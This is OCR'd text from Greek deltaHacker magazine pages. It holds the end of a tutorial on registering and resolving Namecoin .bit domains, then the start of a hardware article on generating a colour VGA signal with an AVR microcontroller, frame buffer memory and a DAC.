
ίδιο ακριβώς κώδικα. Αυτό σημαίνει ότι όσα γνωρίζουμε για το πορτοφόλι του Bitcoin, ισχύουν κι εδώ. Βέβαια, εξετάζοντας το περιβάλλον του προγράμματος, θα εντοπίσουμε ένα νέο κουμπί: "Manage Names". Πριν το πατήσουμε, όμως, πρέπει να δούμε πώς θα αποκτήσουμε μερικά απ' αυτά τα νέα κέρματα.




Κάθε φορά που ζητάμε να κατοχυρωθεί ένα νέο domain, το πρόγραμμα μάς ενημερώνει ότι θα χρειαστεί να εκτελέσει μερικές εντολές...

Ο ευκολότερος και γρηγορότερος τρόπος είναι να τα αγοράσουμε. Χρησιμοποιώντας κάποια υπηρεσία τύπου marketplace, μπορούμε ν' ανταλλάξουμε ευρώ ή δολάρια με Namecoins. Αυτή τη στιγμή, η ισοτιμία μεταξύ NMC (Namecoin) και USD (US Dollar) είναι στα 5,83 δολάρια για 1NMC (ή 4,30€ για 1NMC). Έτσι, αντί να βγούμε το Σάββατο για καφέ, μπορούμε να αγοράσουμε ένα Namecoin. Έτσι, για να μάς βρίσκεται :) Φυσικά, υπάρχει πάντα και το παλιό-καλό mining, με το οποίο ασχοληθήκαμε εκτενώς στο τεύχος 026. Μπορούμε ν' αρχίσουμε το *σκάψιμο* μόνοι μας, να συνεργαστούμε με τους χρήστες κάποιου pool ή να κάνουμε το λεγόμενο shared mining, μαζί με το Bitcoin. Τις δύο πρώτες επιλογές τις έχουμε συναντήσει κι αναλύσει ήδη. Τι στο καλό είναι όμως αυτό το shared mining; Η λογική είναι απλή: Το δίκτυο του Bitcoin λειτουργεί εντελώς ανεξάρτητα από αυτό του Namecoin. Μεταξύ τους δεν υπάρχει καμία σύνδεση, αλλά χρησιμοποιούν και τα δύο τον ίδιο αλγόριθμο κρυπτογράφησης. Πάει πουθενά το μυαλό σας;

Τα μεγάλα Bitcoin mining pools προσφέρουν την επιλογή του αυτόματου shared mining. Αυτό σημαίνει ότι όταν ένας χρήστης του pool ανεβάζει μια "λύση" για το



Μόλις ολοκληρωθεί η κατοχύρωση του domain, αυτό θα εμφανιστεί στη λίστα με όλα τα domains που έχουμε κατοχυρώσει μέχρι στιγμής.



Εφόσον δεν υπάρχει κεντρική αρχή και το δίκτυο λειτουργεί συλλογικά, όλες οι ρυθμίσεις γίνονται μέσα από το πορτοφόλι. Ακόμα κι αυτές για τους nameservers του domain!

επόμενο chain block, η "λύση" δοκιμάζεται τόσο στο δίκτυο του Bitcoin, όσο και σ' αυτό του Namecoin. Με αυτόν τον τρόπο, οι πιθανότητες να βγάλει κανείς λίγα χρήματα αυξάνονται. Με τον ίδιο κόπο, με το ίδιο ποσό εργασίας, δουλεύουμε για δύο διαφορετικά νομίσματα! Εμείς εκμεταλλευτήκαμε αυτή τη δυνατότητα και καταφέραμε να μαζέψουμε περί τα 0.90NMC σε χρόνο ρεκόρ.

Synarpastika-nea-domain.bit


Διαθέτοντας μερικά Namecoins στο ψηφιακό πορτοφολάκι μας, αποφασίσαμε να τα ξοδέψουμε για την αγορά μερικών domains. Η διαχείριση των domains γίνεται από το μενού Manage names και

η κατοχύρωση κάποιου αποτελεί αρκετά απλή υπόθεση. Το μόνο που χρειάζεται να κάνουμε είναι να δηλώσουμε ποιο όνομα επιθυμούμε και στη συνέχεια να περιμένουμε μερικές ώρες. Ας δούμε την διαδικασία από την αρχή.

Αφού κάνουμε κλικ στο Manage names, πηγαίνουμε στο πεδίο New name και δίνουμε το επιθυμητό όνομα, χωρίς την κατάληξη (TLD). Στην ουσία, αυτό που γράφουμε στο συγκεκριμένο πεδίο είναι μια εντολή προς το namecoind — το service που τρέχει πίσω από το πορτοφόλι του Namecoin. Το domain που αποφασίσαμε να κατοχυρώσουμε ήταν το deltahacker.bit (Σ.τ.Ε. Κλασικά, εγώ πάντα τελευταίος τα μαθαίνω κάτι τέτοια :S). Έτσι, η εντολή που δώσαμε ήταν η "d/deltahacker". Αμέσως, το πρόγραμμα θα μας ενημερώσει ότι για την ολοκλήρωση αυτής της εργασίας πρέπει να εκτελεστούν δύο εντολές. Η πρώτη (name_new) είναι αυτή που ουσιαστικά κατοχυρώνει το όνομα στο δίκτυο. Προσοχή: Το domain δεν είναι ακόμη δικό μας! Θα χρειαστεί να περάσουν μερικές ώρες (ανάλογα με την κίνηση του δικτύου) προκειμένου να εγκριθεί η κατοχύρωση. Στη συνέχεια εκτελείται η δεύτερη εντολή (name_firstupdate), που εμφανίζει ολόκληρο το domain name που κατοχυρώσαμε.

Εμείς δεν χρειάζεται να κάνουμε τίποτα για όλα αυτά. Οι παραπάνω εντολές εκτελούνται αυτόματα από το πρόγραμμα του πορτοφολιού.

Στο τέλος θα ανοίξει ένα παράθυρο, μέσα από οποίο πραγματοποιούνται ορισμένες βασικές ρυθμίσεις για το domain. Για παράδειγμα, θα θέλουμε σίγουρα να ορίσουμε κάποιους nameservers — έτσι δεν είναι; Το ποια υπηρεσία θα χρησιμοποιήσει κανείς αποτελεί προσωπική του επιλογή. Ο γράφων, πάντως, χρησιμοποιεί εδώ και μερικούς μήνες το pointhq.com χωρίς το παραμικρό πρόβλημα. Για το νέο μας domain, λοιπόν, ορίζουμε τους nameservers που παρέχει η υπηρεσία της επιλογής μας (για εμάς το pointhq) και στη συνέχεια μεταβαίνουμε στο σχετικό panel διαχείρισης. Από εκεί ρυθμίζουμε κατάλληλα το domain, ώστε να *δείχνει* εκεί που θέλουμε. Εν ολίγοις, ακολουθούμε τη γνωστή διαδικασία που ισχύει για τη ρύθμιση κάθε άλλου domain! Για τις δοκιμές μας, στρέψαμε το deltahacker.bit σε έναν δοκιμαστικό web server, που είχαμε στήσει για τις ανάγκες του άρθρου "Webhosting για όλους!" (βλ. τεύχος 014). Ολοκληρώνοντας τη διαδικασία κατοχύρωσης και ρύθμισης ενός domain, αφαιρούνται από το πορτοφόλι μας περίπου 0.015NMC — ούτε πέντε λεπτά του ευρώ!



Για να μπορέσουμε να επισκεφτούμε κάποιο site με κατάληξη .bit, θα χρειαστεί να ρυθμίσουμε κατάλληλα το σύστημα ώστε να χρησιμοποιεί κάποιον από τους nameservers του δικτύου του Namecoin.

Περιηγήσεις σε άγνωστα μέρη


Όλα είναι έτοιμα. Έχουμε το δικό μας .bit domain, το έχουμε ρυθμίσει ώστε να δείχνει σε κάποιο δικό μας μηχάνημα κι εκεί τρέχει ένας web server. Μέχρι στιγμής, όμως, δεν ξέρουμε πώς θα το δούμε από τον browser. Το DNS του δικτύου που γνωρίζουμε σαν Internet δεν υποστηρίζει τα .bit domains. Το ίδιο ισχύει και για τους πάροχους. Γι' αυτό θα χρειαστεί να κάνουμε μερικές ακόμα ρυθμίσεις. Ένας DNS server είναι ρυθμισμένος να απαντάει σε ερωτήματα για τα γνωστά TLD, αγνοώντας καθετί άλλο. Επομένως, χρειαζόμαστε έναν ειδικά ρυθμισμένο DNS server, ο οποίος θα αναγνωρίζει τα domains του Namecoin και θα ξέρει πώς να πληροφορεί τους αντίστοιχους nameservers. Στο επίσημο wiki του Namecoin θα βρούμε μια ολόκληρη λίστα από τέτοιους servers. Πρέπει να σημειώσουμε όμως ότι αυτοί είναι ρυθμισμένοι για το Namecoin και πιθανώς να μην απαντούν σε ερωτήματα για άσχετα domains. Επομένως, καλό θα ήταν να μη στηριχτούμε αποκλειστικά σε αυτούς.

Για να χρησιμοποιήσουμε κάποιον από τους nameservers του Namecoin, αρκεί να ρυθμίσουμε κατάλληλα τον υπολογιστή μας (ή το routerάκι στο οποίο τρέχουμε OpenWrt/dd-wrt — δείτε τα σχετικά άρθρα στα τεύχη 011, 012 και 015). Στην περίπτωση που έχουμε Windows, μπορούμε να προσθέσουμε τον επιθυμητό nameserver από τις ρυθμίσεις της κάρτας δικτύου. Πηγαίνουμε στο Control Panel κι από κεί στο Network and Sharing Center. Κάνουμε κλικ στη συσκευή σύνδεσης, μέσω της οποίας

έχουμε πρόσβαση στο Internet. Στη δική μας περίπτωση κάναμε κλικ στη σύνδεση ονόματι "Ethernet". Στο παράθυρο που ανοίγει πατάμε το κουμπί Properties κι εμφανίζεται ένα νέο παράθυρο, με τα διαθέσιμα πρωτόκολλα. Κάνουμε διπλό κλικ στο Internet Protocol Version 4 (TCP/IPv4) και στο νέο παράθυρο εισάγουμε (επιτέλους!) τους επιθυμητούς DNS servers. Μια έξυπνη κίνηση είναι να ορίσουμε πρώτα έναν Name Server από αυτούς που αναφέρονται στο wiki του Namecoin και στη συνέχεια κάποιον από τους δημόσιους (π.χ., Google Public DNS). Οι δύο servers που επιλέξαμε βρίσκονται στις διευθύνσεις 162.243.56.54 και 8.8.8.8.

Κλείνοντας

Αν θέλετε να σηκώσετε το δικό σας site, χωρίς το φόβο ότι κάποια στιγμή θα σας ξεσπιτώσουν, τα domains του Namecoin αποτελούν την ιδανική λύση. Από τη στιγμή που κατοχυρώσει κανείς ένα domain, θα είναι δικό του για πάντα! Κανένα δικαστήριο και κανένας provider, ούτε καν οι άνθρωποι πίσω από το Namecoin, δε μπορούν να το πάρουν ή να το αφαιρέσουν από το σύστημα. Βέβαια, το γεγονός ότι αυτά τα domains δεν υποστηρίζονται από τους κλασικούς DNS αποτελεί μεγάλο πρόβλημα — ειδικά αν σκοπεύουμε να απευθυνθούμε σε απλούς χρήστες, που δεν έχουν ιδέα περί DNS... Αλλά ας μην σκεφτόμαστε τέτοια μικροπροβλήματα :P Αλήθεια, εσείς ποιο domain θα επιλέξετε; :D



Δύο λεπτά αργότερα, βλέπουμε για πρώτη φορά στον browser ένα site στο domain .bit!


Τα επεισόδια του deltaCast, μοιάζουν με ταινίες.
Στη διάρκεια -- όχι στην ποιότητα.
ΔHACKER
deltaCast s02e01
OpenVAS vScanner
http://deltahacker.gr/category/deltacast

Skill: Intermediate
Tags: VGA, frame buffer, DAC, bypass capacitor, double buffering, PIL



Έξοδος στη μεγάλη οθόνη!

[part 2]

Στο πρώτο άρθρο της νέας μας σειράς καταφέραμε να προβάλουμε κείμενο σε μία οθόνη, συνθέτοντας σήμα VGA. Μπορεί το περιεχόμενο να ήταν σχεδόν ανιαρό, αλλά το επίτευγμα ήταν σίγουρα σπουδαίο. Αυτή τη φορά θα προχωρήσουμε ένα βήμα παραπέρα: Θα κατασκευάσουμε ένα βελτιωμένο κύκλωμα, το οποίο θα μπορεί να προβάλει χρώματα και γραφικά.


by Spir@lEvolut10n

Στο τεύχος 026 του deltaHacker κατασκευάσαμε ένα απλό κύκλωμα, γύρω από τον μικροελεγκτή atMega88. Το πρόγραμμα που γράψαμε, όμως, ήταν μακράν το πιο σύνθετο απ' όσα έχουμε εξετάσει ως τώρα. Ο "εγκέφαλος" του κυκλώματος μπορούσε να θυμάται 24 γραμμές κειμένου, με 32 χαρακτήρες ανά γραμμή, αλλά αυτό ήταν το εύκολο. Η εξαιρετικά απαιτητική εργασία που εκτελούσε το πρόγραμμα ήταν η παραγωγή ενός σήματος VGA, για την εμφάνιση του κειμένου σε κάποια οθόνη.

Η επιλογή του σήματος VGA δεν έγινε τυχαία. Το συγκεκριμένο σήμα είναι αρκετά παλιό και πολύ διαδεδομένο. Υποστηρίζεται από όλες τις τηλεοράσεις, σχεδόν όλες τις οθόνες υπολογιστή, καθώς και τους περισσότερους προβολείς βίντεο. Επιπρόσθετα, με αυτό το σήμα θα πετυχαίναμε μεγαλύτερη ανάλυση από αυτήν που προσφέρουν οι βιβλιοθήκες του Arduino, οι οποίες παράγουν σήμα Composite. Όπως πάντα, αυτά τα δύο πλεονεκτήματα συνοδεύονταν από αρκετές αναποδιές. Οι απαιτήσεις του σήματος VGA —ακόμα και στην απλούστερη εκδοχή του— ξεπερνούν τις προδιαγραφές των μικροελεγκτών AVR. Ήταν φανερό, λοιπόν, ότι θα έπρεπε να καταφύγουμε σε διάφορα τερτίπια και να γράψουμε κώδικα που θα ξεζουμίζει μέχρι και τον τελευταίο κύκλο ρολογιού (clock cycle) του μικροελεγκτή. Ο τελευταίος περιορισμός συνεπάγεται ότι το πρόγραμμα θα έπρεπε να γραφτεί σε Assembly. Τελικά, μετά από μερικούς συμβιβασμούς και λίγο αριθμητικό μαγείρεμα[1], καταφέραμε να συνθέσουμε ένα σήμα που ξεγελά την εκάστοτε οθόνη και την πείθει ότι πρόκειται για το λεγόμενο VGA Industry Standard (640x480@60Hz). Στην πραγματικότητα, όμως, το περιεχόμενο του σήματός μας είχε ανάλυση 256x240 και ήταν μονόχρωμο.

Το επόμενο βήμα

Σε αυτό το στάδιο γνωρίζουμε τόσο τη θεωρία όσο και τις πρακτικές μεθόδους, για τη σύνθεση σήματος VGA με έναν μικροελεγκτή AVR. Τώρα, μπορούμε να προχωρήσουμε σε ένα πιο φιλόδοξο πρότζεκτ. Όπως υποσχεθήκαμε και στο πρώτο μέρος της σειράς, η αναβαθμισμένη κατασκευή θα προβάλει έγχρωμες εικόνες και δεν θα περιορίζεται στο κείμενο.




Εικόνα 1
Για την εργασία του μικροελεγκτή πάνω στα δεδομένα του frame buffer, απαιτείται η πλήρης πρόσβαση στο τσιπάκι της μνήμης. Ο μικροελεγκτής πρέπει να μπορεί να διαβάσει ή και να γράψει σε οποιαδήποτε διεύθυνση.


Η κατασκευή που μελετήσαμε στο πρώτο μέρος αξιοποιούσε την τεχνική racing the beam. Το πρόγραμμα στον μικροελεγκτή δεν υλοποιούσε κάποιο frame buffer και η εικόνα δεν ήταν αποθηκευμένη πουθενά. Σχηματιζόταν εξαρχής, γραμμή προς γραμμή και pixel προς pixel, με ρυθμό 60Hz. Με λίγα λόγια, το πρόγραμμα υπολόγιζε την τιμή για κάθε pixel *λίγο* πριν την εκπομπή της προς την οθόνη. Προσθέτοντας χρώμα και γραφικά, ο όγκος των δεδομένων που περιγράφουν την εικόνα αυξάνεται σε μεγάλο βαθμό. Κανένας 8μπιτος AVR δεν προλαβαίνει να υπολογίσει τόσα δεδομένα — όχι σε πραγματικό χρόνο. Το νέο κύκλωμα πρέπει να ετοιμάζει τα δεδομένα για κάθε εικόνα, πριν χρειαστεί να εκπεμφθούν. Επομένως, θα πρέπει να διαθέτει και τον κατάλληλο αποθηκευτικό χώρο. Το νέο κύκλωμα, δηλαδή, πρέπει να περιλαμβάνει μια περιοχή μνήμης που θα παίζει το ρόλο του frame buffer. Άραγε, πόση μνήμη απαιτείται για κάτι τέτοιο;

1. Για περισσότερες λεπτομέρειες δείτε το πρώτο μέρος της σειράς, στο τεύχος 026.

Η κατασκευή μας θα συνθέτει κάδρα (frames) με ανάλυση 256x240. Αυτό σημαίνει ότι κάθε κάδρο θα περιλαμβάνει 61.440 pixels. Όπως αντιλαμβάνεστε, το κύκλωμα που κατασκευάζουμε δεν θα συναγωνίζεται τις σύγχρονες κάρτες γραφικών. Θα μοιάζει όμως με τα αντίστοιχα κυκλώματα που διέθεταν οι παλιοί, 8μπιτοι υπολογιστές. Έχοντας αυτό κατά νου, αποφασίσαμε ότι αν η κατασκευή μας υποστηρίζει 256 χρώματα θα είμαστε απόλυτα ικανοποιημένοι. Για την περιγραφή τόσων χρωμάτων απαιτούνται ακριβώς 8bits πληροφορίας. Συνεπώς, το frame buffer πρέπει να διατηρεί ένα byte για καθένα από τα 61.440 pixels. Αυτό σημαίνει ότι χρειαζόμαστε ακριβώς 60KB αποθηκευτικού χώρου. Κάτι που είναι πολύ πιθανό να γνωρίζετε —ή έστω να υποψιάζεστε—, είναι ότι κανένας AVR δεν διαθέτει τόση μνήμη. Κατά συνέπεια, το νέο μας κύκλωμα θα περιλαμβάνει κάποιο τσιπάκι μνήμης.



Εικόνα 2
Για την εμφάνιση των περιεχομένων του frame buffer στην οθόνη, τα δεδομένα δεν διέρχονται από τον μικροελεγκτή. Ο διαθέσιμος χρόνος δεν επαρκεί για κάτι τέτοιο. Έτσι, τα δεδομένα της μνήμης κατευθύνονται απευθείας προς τον DAC κι από εκεί για την οθόνη.




Εικόνα 3
Αν και κάπως "τρομακτικό", το κύκλωμά μας είναι αρκετά απλό. Το τμήμα που απαιτεί την μεγαλύτερη προσοχή είναι αυτό του data bus. Τα δεδομένα ταξιδεύουν μεταξύ του μικροελεγκτή και της μνήμης χωρίς κανένα εμπόδιο, αλλά δεν πρέπει να φτάνουν πάντα στον DAC και στην οθόνη. Αυτό εξασφαλίζεται με τη βαθμίδα απομόνωσης (buffer), που μπορεί να "αποκόπτει" ένα τμήμα του data bus.

Διασύνδεση μνήμης

Όπως αναφέραμε προηγουμένως, ο μικροελεγκτής θα σχεδιάζει την εικόνα στο frame buffer. Αυτό σημαίνει ότι ο μικροελεγκτής θα είναι σε θέση να γράψει στο τσιπάκι μνήμης. Υπάρχουν όμως και περιπτώσεις που ο μικροελεγκτής θα χρειάζεται να διαβάζει από τη μνήμη. Για παράδειγμα, όταν ένα τμήμα της εικόνας πρέπει να μετακινηθεί, να αλλάξει χρώμα ή, τέλος πάντων, να μεταβληθεί με κάποιον τρόπο. Σε αυτές τις περιπτώσεις, ο μικροελεγκτής θα διαβάζει ένα τμήμα του frame buffer, θα πραγματοποιεί την απαιτούμενη επεξεργασία και θα γράφει τα δεδομένα εκ νέου, είτε στην ίδια θέση είτε σε κάποια άλλη (αν πρέπει να μετακινηθούν). Τελικά, ο μικροελεγκτής θα πρέπει *και* να γράφει στη μνήμη *και* να διαβάζει απ' αυτή. Για να πετύχουμε κάτι τέτοιο, οι είσοδοι του τσιπ μνήμης που χρησιμοποιούνται για τη διευθυνσιοδότηση (τον προσδιορισμό μιας συγκεκριμένης θέσης) πρέπει να συνδεθούν σε κάποιους ακροδέκτες του μικροελεγκτή. Ομοίως, οι ακροδέκτες του τσιπ μνήμης που λειτουργούν σαν είσοδοι ή έξοδοι δεδομένων[2], πρέπει επίσης να συνδεθούν σε κάποιους ακροδέκτες του μικροελεγκτή. Με αυτή τη διασύνδεση, ο εγκέφαλος του κυκλώματος θα μπορεί να επιλέξει μια θέση μνήμης και είτε να διαβάσει τα περιεχόμενά της είτε να γράψει κάποια άλλα. Τι γίνεται όμως με τον σχηματισμό του σήματος VGA;

2. Αυτό καθορίζεται από την επιλεγμένη κατάσταση λειτουργίας του τσιπ — εγγραφή ή ανάγνωση.

Όταν ο μικροελεγκτής συνθέτει το σήμα VGA, το χρονικό περιθώριο για τον υπολογισμό των τιμών των pixels είναι εξαιρετικά περιορισμένο. Τα δεδομένα από αυτήν την περιοχή της μνήμης πρέπει να μεταδίδονται απευθείας προς την οθόνη. Είναι αδύνατον να μετακινηθούν προς τον μικροελεγκτή κι από εκεί να φύγουν για την οθόνη, μέσα στο διαθέσιμο χρόνο. Αυτό σημαίνει ότι οι ακροδέκτες του τσιπ της μνήμης που λειτουργούν σαν είσοδοι/έξοδοι δεδομένων, πρέπει με κάποιον τρόπο να συνδεθούν και στο καλώδιο της οθόνης. Αναρωτιέστε γιατί λέμε "με κάποιον τρόπο";



Εικόνα 4
Ο DAC του κυκλώματος απαρτίζεται από έξι διαφορετικούς DAC, των δύο bits. Οι τρεις από αυτούς μετατρέπουν τις τιμές για τις χρωματικές συνιστώσες, ενώ οι άλλοι τρεις μετατρέπουν την τιμή της φωτεινότητας και την προσθέτουν στις τιμές των χρωμάτων…


Τα δεδομένα που αποθηκεύονται στη μνήμη περιγράφουν το χρώμα για τα pixels που απαρτίζουν την εικόνα και είναι προφανώς ψηφιακά. Το σήμα VGA, όμως, μεταφέρει τη χρωματική πληροφορία για κάθε pixel με τρία αναλογικά σήματα (red, green και blue). Επομένως, τα δεδομένα που εξέρχονται από τη μνήμη και κατευθύνονται προς την οθόνη, πρέπει να υποβάλλονται στην κατάλληλη μετατροπή. Συγκεκριμένα, πρέπει να διέρχονται από έναν DAC (Digital to Analog Converter).

Οι πρωταγωνιστές

